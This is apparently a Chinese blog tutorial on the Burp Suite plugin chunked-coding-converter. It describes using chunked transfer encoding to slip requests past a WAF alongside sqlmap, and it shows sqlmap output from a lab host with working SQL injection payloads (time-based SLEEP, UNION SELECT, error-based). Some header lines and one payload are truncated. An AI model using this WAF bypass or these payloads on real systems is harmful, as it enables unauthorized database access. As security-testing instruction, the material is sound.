


Burpsuite 插件之 chunked-coding-converter

By:裁决

项目主页: <https://github.com/c0ny1/chunked-coding-converter>



Encoding.....编码

Decoding.....解码


warded-for: 8.8.8.8
ection: close




简单说一下: chunked 是 http 协议里面的分块传输, 简单说就是一个数据传输方式, 之后将数据一段一段传过去, waf 无法检测到, 就是绕过了, 可以结合 sqlmap 来玩

可以去看项目主页里面的推荐文章

使用举例:
环境 post 注入



burp




作用模块选择 **proxy**，之后 **sqlmap** 开始跑啊跑，出来之后去 **burp** 历史记录里看看，你会发现插件生效了；多了一个 **http** 头 **Transfer-Encoding: chunked**，会告诉服务器这是分块传输，服务器会自动组合起来的

```
cmd.exe (Admin)
,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&action=go

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: movie=1 AND SLEEP(5)&action=go

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: movie=-9075 UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x717a787071,0x475056415a4467534e574f476461
70456554754a5359624865754a42527a4a57786c4d48656472,0x7171787071),NULL-- cNgw&action=go
---
[20:14:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0
[20:14:23] [INFO] fetched data logged to text files under 'C:\Users\ailish1\.sqlmap\output\192.168.2.129'
```



参考：

https://mp.weixin.qq.com/s?__biz=Mzg3NjA4MTQ1NQ==&mid=2247483787&idx=1&sn=54c33727696f8ee6d67f997acc11ab89&chksm=cf36f9cbf84170dd7da9b48b3365fb05d7ccec6bdeff480d0c38962f712e400a40b2b38dc467&token=360242838&lang=zh_CN#rd